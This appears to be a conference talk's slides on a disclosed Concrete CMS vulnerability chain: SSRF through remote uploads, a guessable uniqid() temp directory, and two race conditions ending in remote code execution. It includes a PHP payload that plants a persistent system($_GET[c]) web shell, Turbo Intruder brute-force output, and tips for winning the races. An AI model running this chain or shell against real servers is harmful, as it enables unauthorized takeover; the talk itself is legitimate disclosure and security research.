

# **Concrete Evidence Two Races, one RCE**

**FORTBRIDGE**

# whoami

**Adrian Tiron**

Founder & Principal Pentester @FORTBRIDGE

**Certifications:**

OSCP/OSEP/OSWE/CRTO/CRTL/CAISP etc.

**Conference Speaker**

BSides Dresden '24, BSides Kent, BlueHatIL , BSides BUD, PTS, OWASP Porto



# WHAT IS THIS TALK ABOUT? (APPSEC)




**File uploads are fun!**  
**SSRF in the ~~club~~ cloud**  
**Double Race condition?**

# About Concrete CMS


- Easy to use CMS
- Written in PHP (<3)
- More than 62K live websites at the time
- Used by the US DoD and US army
- HackerOne bug Bounty (no \$, just fame)
- This was initially a project sponsored by one of our biggest London clients
- Following this coordinated disclosure PortlandLabs engaged us for future collaborations

# Concrete CMS –White Box Pentest

- Source code is available, let's do white box
- Code is PHP, easy to read and audit
- Some issues reported previously reported on hackerone
- Many issues reported by FORTBRIDGE with plenty of CVEs assigned





# Let's try a malicious .php extension




# Oh, no, rejected! They do validation!




# Part 1 Uploads as SSRF



# Concrete CMS – Pivot in the Cloud





# Concrete CMS – Pivot in the LAN



PHP Version 7.4.16	
System	Linux adrian-Precision-7750 5.11.0-36-generic #40-Ubuntu SMP Fri Sep 17 18:15:22 UTC 2021
Build Date	Jul 5 2021 13:04:38
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.4/apache2
Loaded Configuration File	/etc/php/7.4/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.4/apache2/conf.d
Additional .ini files parsed	/etc/php/7.4/apache2/conf.d/10-opcache.ini, /etc/php/7.4/apache2/conf.d/10-pdo.ini, /etc/php/7.4/apache2/conf.d/20-calendar.ini, /etc/php/7.4/apache2/conf.d/20-ctype.ini, /etc/php/7.4/apache2/conf.d/20-exif.ini, /etc/php/7.4/apache2/conf.d/20-ffi.ini, /etc/php/7.4/apache2/conf.d/20-fileinfo.ini, /etc/php/7.4/apache2/conf.d/20-ftp.ini, /etc/php/7.4/apache2/conf.d/20-gettext.ini, /etc/php/7.4/apache2/conf.d/20-iconv.ini, /etc/php/7.4/apache2/conf.d/20-json.ini, /etc/php/7.4/apache2/conf.d/20-mbstring.ini, /etc/php/7.4/apache2/conf.d/20-posix.ini, /etc/php/7.4/apache2/conf.d/20-readline.ini, /etc/php/7.4/apache2/conf.d/20-shmop.ini, /etc/php/7.4/apache2/conf.d/20-sockets.ini, /etc/php/7.4/apache2/conf.d/20-sysmsg.ini, /etc/php/7.4/apache2/conf.d/20-sysvsem.ini, /etc/php/7.4/apache2/conf.d/20-sysvshm.ini, /etc/php/7.4/apache2/conf.d/20-tokenizer.ini
PHP API	20190902
PHP Extension	20190902
Zend Extension	320190902
Zend Extension Build	API320190902.NTS
PHP Extension Build	API20190902.NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled
Zend Multibyte Support	disabled
IPv6 Support	enabled
DTrace Support	available, disabled
Registered PHP Streams	https, ftps, compress.zlib, php, file, glob, data, http, ftp, phar
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, tls, tlsv1.0, tlsv1.1, tlsv1.2, tlsv1.3
Registered Stream Filters	zlib.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk

# Concrete CMS – DNS rebinding + Race



# File Upload Part 2

## first race condition

- File is downloaded from remote server (auth SSRF by design)
- Low Privileged user is needed
- First the file is written on the system, then validation is done
- If it fails validation, then it's deleted (!?!?)

```
function downloadRemoteURL($url, $temporaryDirectory)
{
    $client = $this->app->make('http/client');
    $request = $client->getRequest()->setUri($url);
    $response = $client->sendWithoutRedirects();

    if (!$response->isSuccess()) {
        throw new UserMessageException(t(/*i18n: %1$s is an URL, %2$s is an
    */));
    }
    $headers = $response->getHeaders();
    // figure out a filename based on filename, mimetype, ???
    $matches = null;
    if (preg_match('/^[^#\?]+[\\\/]([-\w%]+\.[-\w%]+)(\$|\?|#)/', $request->getUri()), $request->getUri()) {
        // got a filename (with extension)... use it
        $filename = $matches[1];
    } else {
        $contentType = $headers->get('ContentType')->getFieldValue();
        if ($contentType) {
            list($mimeType) = explode(':', $contentType, 2);
            $mimeType = trim($mimeType);
            // use mimetype from http response
            $extension = $this->app->make('helper/mime')->mimeTypeToExtension($mimeType);
            if ($extension === false) {
                throw new UserMessageException(t('Unknown mime-type: %s', $mimeType));
            }
            $filename = date('Y-m-d_H-i_') . mt_rand(100, 999) . '.' . $extension;
        } else {
            throw new UserMessageException(t(/*i18n: %s is an URL*/'Could not determine filename from URL'));
        }
    }
    $fullFilename = $temporaryDirectory . '/' . $filename;
    // write the downloaded file to a temporary location on disk
    $handle = fopen($fullFilename, 'wb');
    fwrite($handle, $response->getBody());
    fclose($handle);
}
```

```

26  * @param Filesystem $filesystem the Filesystem instance to use
27  * @param string $parentDirectory the parent directory that will contain this volatile directory
28  *
29  * @throws Exception
30  */
31  public function __construct(Filesystem $filesystem, $parentDirectory)
32  {
33      $this->filesystem = $filesystem;
34      $parentDirectory = is_string($parentDirectory) ? rtrim(str_replace(DIRECTORY_SEPARATOR, '/', $parentDirectory), '/') : '';
35      if ($parentDirectory === '') {
36          throw new Exception(t('Unable to retrieve the temporary directory.'));
37      }
38      if (!$this->filesystem->isWritable($parentDirectory)) {
39          throw new Exception(t('The temporary directory is not writable.'));
40      }
41      for ($i = 0; ; ++$i) {
42          $path = $parentDirectory . '/volatile-' . $i . '-' . uniqid();
43          if (!$this->filesystem->exists($path)) {
44              if (@$this->filesystem->makeDirectory($path, DIRECTORY_PERMISSIONS_MODE_COMPUTED)) {
45                  break;
46              }
47          }
48      }
49  }

```

## Concrete CMS – pseudo random dir name

- `uniqid()` is used to create a temp dir
- `uniqid()` is not a crypto secure function



# PHP uniqid() implementation

- Uniqid() relies on seconds and microseconds
- Both are deterministic and bruteforce-able
- Let's read some PHP internals code for fun & profit

```
43 char *prefix = "";
44 bool more_entropy = 0;
45 zend_string *uniqid;
46 int sec, usec;
47 size_t prefix_len = 0;
48 struct timeval tv;
49
50 ZEND_PARSE_PARAMETERS_START(0, 2)
51     Z_PARAM_OPTIONAL
52     Z_PARAM_STRING(prefix, prefix_len)
53     Z_PARAM_BOOL(more_entropy)
54 ZEND_PARSE_PARAMETERS_END();
55
56 /* This implementation needs current microsecond to change,
57  * hence we poll time until it does. This is much faster than
58  * calling usleep(1) which may cause the kernel to schedule
59  * another process, causing a pause of around 10ms.
60  */
61 do {
62     (void) gettimeofday((struct timeval *) &tv, (struct timezone *) NULL);
63 } while (tv.tv_sec == prev_tv.tv_sec && tv.tv_usec == prev_tv.tv_usec);
64
65 prev_tv.tv_sec = tv.tv_sec;
66 prev_tv.tv_usec = tv.tv_usec;
67
68 sec = (int) tv.tv_sec;
69 usec = (int) (tv.tv_usec % 0x100000);
70
71 /* The max value usec can have is 0xF423F, so we use only five hex
72  * digits for usecs.
73  */
74 if (more_entropy) {
75     uint32_t bytes;
76     double seed;
77     if (php_random_bytes_silent(&bytes, sizeof(uint32_t)) == FAILURE) {
78         seed = php_combined_lcg() * 10;
79     } else {
80         seed = ((double) bytes / UINT32_MAX) * 10.0;
81     }
82     uniqid = sprintf(0, "%s%08x%05x%.8F", prefix, sec, usec, seed);
83 } else {
84     uniqid = sprintf(0, "%s%08x%05x", prefix, sec, usec);
85 }
86
```

# Concrete CMS - Exploitation plan

- We need to find the name of the temp dir where our file is written(1st step)
- For this we need to make sure the file we download will execute/sleep for a long period of time so we can guess the dir name
- We'll use Turbo Intruder to bruteforce and guess the temp dir name
- Our download file + temp dir will get deleted eventually so it will need to write a permanent shell for persistence and RCE
- How do we trigger our download file before it gets deleted? (2nd race condition)




# Concrete CMS –temporary shell

Temp shell written first which will write a perm shell in the parent dir

```
<?php
set_time_limit(0);
sleep(35);
echo '<?php file_put_contents("../shell.php","<?phpsystem($_GET[c]) ;");';
echo '?>' . str_repeat("A",50000000);
flush();
ob_flush();
?>
```

# Concrete CMS

## Timeline of race conditions



# Concrete CMS –Timeline of 2 races Explained

- T0 you start the upload request AND you also start searching for the the volatile dir name. You have 1M possibilities, we managed to send 16-17K RPS, so you can easily brute-force 600K in ~35 seconds, that's > 50% chance, works great. We didn't queue 1M requests, due to some issues with Turbo Intruder.
- T1 you discover the volatile dir name (win first race), but test.php is not there yet. Thus you have to start searching for test.php (2nd race condition in the file upload) which will ALWAYS be written after ~35 seconds (after T0). We'll queue another 500K requests in Turbo Intruder for this.
- T2 (~ 35th second) test.php is written locally, inside the volatile dir
- T3 one of the queued requests from T1 executes test.php and writes a permanent shell in the parent directory ("/application/files/tmp")
- T4 both volatile dir and test.php inside are deleted, but we already have a shell 😊

# Concrete CMS – 1st race - guess the Temp Dir

Row	Payload	Status	Words	Length	Time	Label
0	617d40b54c9cd	200	376	1041	23	

```
1 GET /concrete5/application/files/tmp/volatile-0-617d40b54c9cd/ HTTP/1.1
2 Host: 13.40.10.158
3 Connection: close
4
5
```

```
1 :status: 200
2 date: Sat, 30 Oct 2021 12:55:36 GMT
3 server: Apache/2.4.41 (Ubuntu)
4 vary: Accept-Encoding
5 content-length: 873
6 content-type: text/html; charset=UTF-8
7
8 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
9 <html>
10 <head>
11 <title>
12   Index of /concrete5/application/files/tmp/volatile-0-617d40b54c9cd
13 </title>
14 </head>
15 <body>
16 <h1>
17   Index of /concrete5/application/files/tmp/volatile-0-617d40b54c9cd
18 </h1>
19 <table>
20 <tr>
21 <th valign="top">
22   
23 </th>
24 <th>
25   <a href="7C4N;0=D">Name</a>
26 </th>
27 </tr>
28 </table>
29
```

Reqs: 592607 | Queued: 100 | Duration: 93 | RPS: 6372 | Connections: 1983 | Retries: 2 | Fails: 312 | Next: 617d40b590c0f

Halt

# Concrete CMS - 2nd race trigger the uploaded file before deletion

# Concrete CMS –The Glorious Win

Remote exploit with Turbo Intruder

← → ↻ 🏠 ⚠ Not secure | 13.40.10.158/concrete5/application/files/tmp/shell.php?c=id

uid=33(www-data) gid=33(www-data) groups=33(www-data)

# Concrete CMS – Debugging Tips

- the timeout for curl is 60s, dont sleep() more than 60s in test.php
- use http2 if possible (for speed, it's easier to win the race conditions)
- use tail -f access\_log and tail -f error\_log to monitor your requests and any errors
- check that your upload request from request.txt is still a valid session
- the upload request must come from a single ip by default

# Concrete CMS –Solution?

- Upgrade to latest version
- Our Team has reported many issues (CVEs were assigned)
- Concrete CMS team has been great to work with!!!



Q & A ?

**THANK  
YOU!**